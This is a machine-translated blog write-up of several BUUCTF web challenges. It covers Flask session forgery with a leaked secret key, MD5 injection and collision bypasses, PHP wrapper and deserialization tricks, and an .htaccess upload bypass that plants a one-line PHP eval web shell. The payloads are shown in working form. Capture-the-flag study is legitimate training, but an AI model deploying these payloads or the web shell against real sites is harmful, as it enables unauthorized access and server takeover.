当前位置:网站首页>Buu brush inscription 3
Buu brush inscription 3
2022-07-26 20:45:00 【Kanyun7】
title: BUU Brush the inscription 3
date: 2022-06-26 09:19:05
tags: CTF_WEB
[HCTF 2018]admin
Topic environment :
Get the title
http://8d2e91a4-70d2-49da-98f1-83d166f947bd.node4.buuoj.cn:81
f12 View the source code
<!-- you are not admin -->
Find tips to become admin
Just sign up for an account , After logging in , stay
view-source:http://admin.2018.hctf.io/change
Discovery tips
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-YXDpmoqd-1658472267522)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261255321.png)]
<!-- https://github.com/woadsl1234/hctf_flask/ -->
So download the source code
Functional analysis
After getting the code , Checked the next route route.py
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from flask import Flask, render_template, url_for, flash, request, redirect, session, make_response
from flask_login import logout_user, LoginManager, current_user, login_user
from app import app, db
from config import Config
from app.models import User
from forms import RegisterForm, LoginForm, NewpasswordForm
from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep
from io import BytesIO
from code import get_verify_code

@app.route('/code')
def get_code():
    image, code = get_verify_code()
    #  Pictures are written in binary form
    buf = BytesIO()
    image.save(buf, 'jpeg')
    buf_str = buf.getvalue()
    #  hold buf_str As response Back to front , And set the header field
    response = make_response(buf_str)
    response.headers['Content-Type'] = 'image/gif'
    #  Store the verification code string in session in
    session['image'] = code
    return response

@app.route('/')
@app.route('/index')
def index():
    return render_template('index.html', title = 'hctf')

@app.route('/register', methods = ['GET', 'POST'])
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
    if request.method == 'POST':

        flash('post successful')
        return redirect(url_for('index'))
    return render_template('edit.html', title = 'edit')

@app.errorhandler(404)
def page_not_found(error):
    title = unicode(error)
    message = error.description
    return render_template('errors.html', title=title, message=message)

def strlower(username):
    username = nodeprep.prepare(username)
    return username
function
- post
- change
- password
- logout
solution :session forge
The problem solving steps :
1. Decrypt session:
stay index.html Found in :
As long as the user is authenticated and session The recorded user name is
adminthat will do
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-C805VzKH-1658472267523)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261306262.png)]
flask Of session It's stored on the client side cookie Medium , and flask Only the data is signed . It is well known that , Signature is tamper proof , And cannot be prevented from being read . and flask No encryption operation is provided , So its session All the contents of can be read on the client , This may cause some security problems .
For details, please refer to the great God :https://www.leavesongs.com/PENETRATION/client-session-security.html
We can use python Script flask Of session Decrypt it , But if we want to encrypt forgery to generate our own session Words , Also need to know flask For signature SECRET_KEY, stay github Look in the source code , Can be in config.py The following code is found in
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:[email protected]:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
It is estimated that ckj123 Namely SECRET_KEY, therefore session Forging this road is feasible
Python Decrypt script :
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                         'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                             'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-hE0luTYd-1658472267524)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261231624.png)]
After being decrypted session
{'_fresh': True, '_id': b'51930a4e837b744d72c1e52b4265fb8ec1ba1e278cd195a31c9f8b17ceb88e51e11277f017645b2a66c37937915d1966c57884b2b72b2d69fbf37f1d8abdd1f0', 'csrf_token': b'aadc91735aa0529a4ba453b15cacdc8ad2914adc', 'image': b'6Xlz', 'name': 'asdf', 'user_id': '10'}
take name To change the value of :admin
2.session encryption :
python Encryption script get :
git clone https://github.com/noraj/flask-session-cookie-manager
After getting the signature admin session
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-WhqVp0MB-1658472267524)(C:/Users/13912/AppData/Roaming/Typora/typora-user-images/image-20220626124452116.png)]
3. Modify browser cookie Medium session value :
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-Dkjqk6lt-1658472267524)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261242698.png)]
4. obtain flag:
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-u1RRIy1a-1658472267525)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261242661.png)]
Then actually, when encrypting -t Parameters don't need to be written so long , We can see index.html The code in is , as long as session['name']==admin that will do , So we can use
python flask_session_cookie_manager3.py encode -s 'ckj123' -t "{'name':'admin','user_id':'10'}"
You can get flag.
problem :
In giving python install flask There was a problem :
pip install flask
The agent cannot
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-YFK0cKUY-1658472267525)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261334595.png)]
resolvent :
Law 1 :( Find the proxy website and reinstall )
pip install flask --proxy="ip:8080"
Law two : Install after closing the agent
Law 2、3
Law two :Unicode cheating , The attempt failed , It seems that there is another form of coding A It can't be used
Law three : Conditional competition ( What a dish , First learn the basics , I'll think about it )
Reference 1 : Three methods
Reference 2 : client session Problem explanation
[BJDCTF2020]Easy MD5
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-ZPHcitbx-1658472267525)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261832452.png)]
step :
Grab the bag , return hint:

combination :[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-34LICrwJ-1658472267526)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261835350.png)]
payload1:ffifdyop Bypass
The bypass principle is :
ffifdyop This string is md5 After hashing, it will become 276f722736c95d99e921722cf9ed621c, The first few digits of this string happen to be ' or '6
and Mysql It's just that they're going to turn it back on hex Turn into ascii explain , So the form after splicing is 1select * from 'admin' where password='' or '6xxxxx', Equivalent to or An eternal true form , So it's equivalent to a universal password
The second page appears :
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){

    // wow, glzjin wants a girl friend.
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-xQYZeH4j-1658472267526)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261832880.png)]
md5 Weak comparison :
According to the conditions in the code , Must let a and b Values vary but md5 The values are equal . Because the two equal signs used here , Weak types can be used to bypass .
PHP When dealing with hash strings , Make use of ”!=” or ”==” To compare the hash values , It takes each of them ”0E” The initial hash is interpreted as 0, So if two different passwords go through the hash , The hash value is zero ”0E” At the beginning , that PHP Will think they are the same , All are 0.
payload2:
?a=s878926199a&b=s155964671a
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-d1ND5a1J-1658472267526)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206261846662.png)]
With 0e At the beginning MD5 And original value
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1502113478a
0e861580163291561247404381396064
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s155964671a
0e342768416822451524974117254469
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128363787
s1502113478a
0e861580163291561247404381396064
s1836677006a
0e481036490867661113260034900752
s1091221200a
0e940624217856561557816327384675
s155964671a
0e342768416822451524974117254469
s1502113478a
0e861580163291561247404381396064
s155964671a
0e342768416822451524974117254469
s1665632922a
0e731198061491163073197128363787
s155964671a
0e342768416822451524974117254469
s1091221200a
0e940624217856561557816327384675
s1836677006a
0e481036490867661113260034900752
s1885207154a
0e509367213418206700842008763514
s532378020a
0e220463095855511507588041205815
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s214587387a
0e848240448830537924465865611904
s1502113478a
0e861580163291561247404381396064
s1091221200a
0e940624217856561557816327384675
s1665632922a
0e731198061491163073197128363787
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s1665632922a
0e731198061491163073197128363787
s878926199a
0e545993274517709034328855841020
obtain
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){

    echo $flag;
}
md5 Strong comparison , At this time, if the two parameters passed in are not strings , It's an array ,md5() Function cannot solve its value , And there's no mistake , Will get === The values of strong comparison are equal
payload3:
param1[]=1¶m2[]=2

In fact, there is more than just an array solution , You can also construct the same md5 Two pieces of data of value .md5 The string with the same value is not found at present , But there are binary data , Pay attention to url Encoding can . Here is another solution :
param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2¶m2=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3

Be careful : use hacbar Value transmission will fail , Direct use bp The ginseng
Examination site :
- md5 Array bypasses
- Hash collision bypass
- Weak type bypass
- Using binary md5 Data structure SQL Inject
[ZJCTF 2019]NiZhuanSiWei
Topic environment :
 <?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
payload1:
Use hacbar Tool construction in :
?text=data://text/plain;base64,[d2VsY29tZSB0byB0aGUgempjdGY=]
&file=php://filter/convert.base64-encode/resource=useless.php
base64 decode

obtain :
<?php

class Flag{
      //flag.php
    public $file;
    public function __tostring(){

        if(isset($this->file)){

            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
payload2:
<?php

class Flag{
      //flag.php
    public $file = "flag.php";
    #$file = "flag.php";
    public function __tostring(){

        if(isset($this->file)){

            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a = new Flag();
echo  serialize($a);
?>
O:4:"Flag":1:{
    s:4:"file";s:8:"flag.php";}
finally payload:
?text=data://text/plain;base64,[d2VsY29tZSB0byB0aGUgempjdGY=]

&file=useless.php

&password=O:4:"Flag":1:{
    s:4:"file";s:8:"flag.php";}
[MRCTF2020] How about you
Topic environment :
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-1bDR65Sz-1658472267528)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206262049834.png)]
The problem solving steps :
Just upload the file named .php* .phtml* Will be intercepted
Ideas :
utilize .htaccess file , Will upload png The picture is parsed as php File can
Pass a .htaccess file , Its implementation function is : All in the current directory The name is shell All documents are in php To analyze
.htaccess
<FilesMatch "shell">
SetHandler application/x-httpd-php
</FilesMatch>
.htaccess The document can also be written like this :( Express all jpg Document to php To analyze )
AddType application/x-httpd-php .jpg
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-s1okvTrA-1658472267529)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206262137492.png)]
knowledge :
.htaccess What is it? ?
.htaccess file ( perhaps ” Distributed The configuration file ”) Provides a way to change the configuration for the directory , namely , Place a file containing one or more instructions in a specific document directory , To apply to this directory and all its subdirectories . As the user , The commands available are limited . Administrators can use the Apache Of AllowOverride Command to set .
In summary ,htaccess File is Apache A profile in the server , It is responsible for the configuration of web pages in related directories . adopt htaccess file , It can help us realize : Webpage 301 Redirect 、 Customize 404 Error page 、 Change the file extension 、 allow / Block access to specific users or directories 、 List of prohibited directories 、 Configure default documents and other functions .
Use .htaccess Document occasion
.htaccess The file should be used when the content provider needs to change the server configuration for a specific directory without root In case of authority
Send pictures of horses
Pass a picture type one sentence Trojan horse
<?php @eval($_POST['shell']); ?>
File suffix changed to .png
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-6NqdccnK-1658472267529)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206262053092.png)]
but
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-VqHKuVV5-1658472267529)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206262053622.png)]
I'm going to throw up , I really can't understand this url The splicing rules , I always thought it was my sentence that the Trojan horse had a grammatical error , Split ..
But finally connected !!
payload:
http://e3ff68d4-0f56-45f5-90d6-fe659e678462.node4.buuoj.cn:81/upload/fce558920a313421cb1c89269f2e320d/shell
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-RgqhgMww-1658472267530)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206271201548.png)]
obtain flag:
[ Failed to transfer the external chain picture , The origin station may have anti-theft chain mechanism , It is suggested to save the pictures and upload them directly (img-mUf83A6o-1658472267530)(https://cdn.jsdelivr.net/gh/KanNiKanYun/blog-img/blog-img202206271229566.png)]
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {

    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {

        echo 'You got the first step';
        if(isset($_POST['passwd'])) {

            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {

                 if($passwd==1234567)
                 {

                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {

                     echo "can you think twice??";
                 }
            }
            else{

                echo 'You can not get it !';
            }

        }
        else{

            die('only one way to get the flag');
        }
}
    else {

        echo "You are not a real hacker!";
    }
}
else{

    die('Please input first');
}
}Please input first
边栏推荐
- How to obtain Cu block partition information in HM and draw with MATLAB
- How to praise others gracefully? Try these methods
- Summary of message queue knowledge points
- Can the training software test be employed
- QT驾校科目考试系统——从实现到发布
- NVIDIA Canvas 初体验~
- Numpy中ndarray的常见操作
- gospel! Wechat personal official account can be renamed!
- Centos7 about Oracle RAC 11gr2 deployment disk partition
- tkinter使用wpf控件
猜你喜欢

YGG cooperates with my pet hooligan, AMGI's flagship NFT project, to enter the rabbit hole

员工辞职还得赔偿公司损失?34岁机长辞职被公司索赔1066万

The typing competition is over!

Quick start to connection pooling

实验5 OSPF综合实验
BUU刷题记-网鼎杯专栏2

「企业管理」精诚CRM+——一体化管理企业业务流程

【微信小程序】零基础学 | 小程序语法

【面试必刷101】动态规划1

gospel! Wechat personal official account can be renamed!
随机推荐
Leetcode-300 longest increasing subsequence
【微信小程序】零基础学 | 小程序语法
After being fined "paid leave" for one month, Google fired him from AI on "love"
Depthwiseseparableconvolution: depthwise convolution and pointwise convolution
[interview brush 101] dynamic planning 1
Solve attributeerror: module 'win32com.gen_ py. 00020813-0000-0000-C000-000000000046x0x1x9‘ has no attribu
Houdini finds the midpoint and connects the points to form a line
Auto.js 旋转图标
Typescript asynchronous function promise use
What is the role of cache in the storage system of data blocks?
YGG cooperates with my pet hooligan, AMGI's flagship NFT project, to enter the rabbit hole
BUU刷题记3
The typing competition is over!
Houdini 笔记2
实验5 OSPF综合实验
Marketing and sales document management and workflow solutions
Where are the single dogs in the evening of 5.20?
Arpspoof installation and use
Shell函数、系统函数、basename [string / pathname] [suffix] 可以理解为取路径里的文件名称 、dirname 文件绝对路径、自定义函数
Build etcd distributed storage system +web management interface from scratch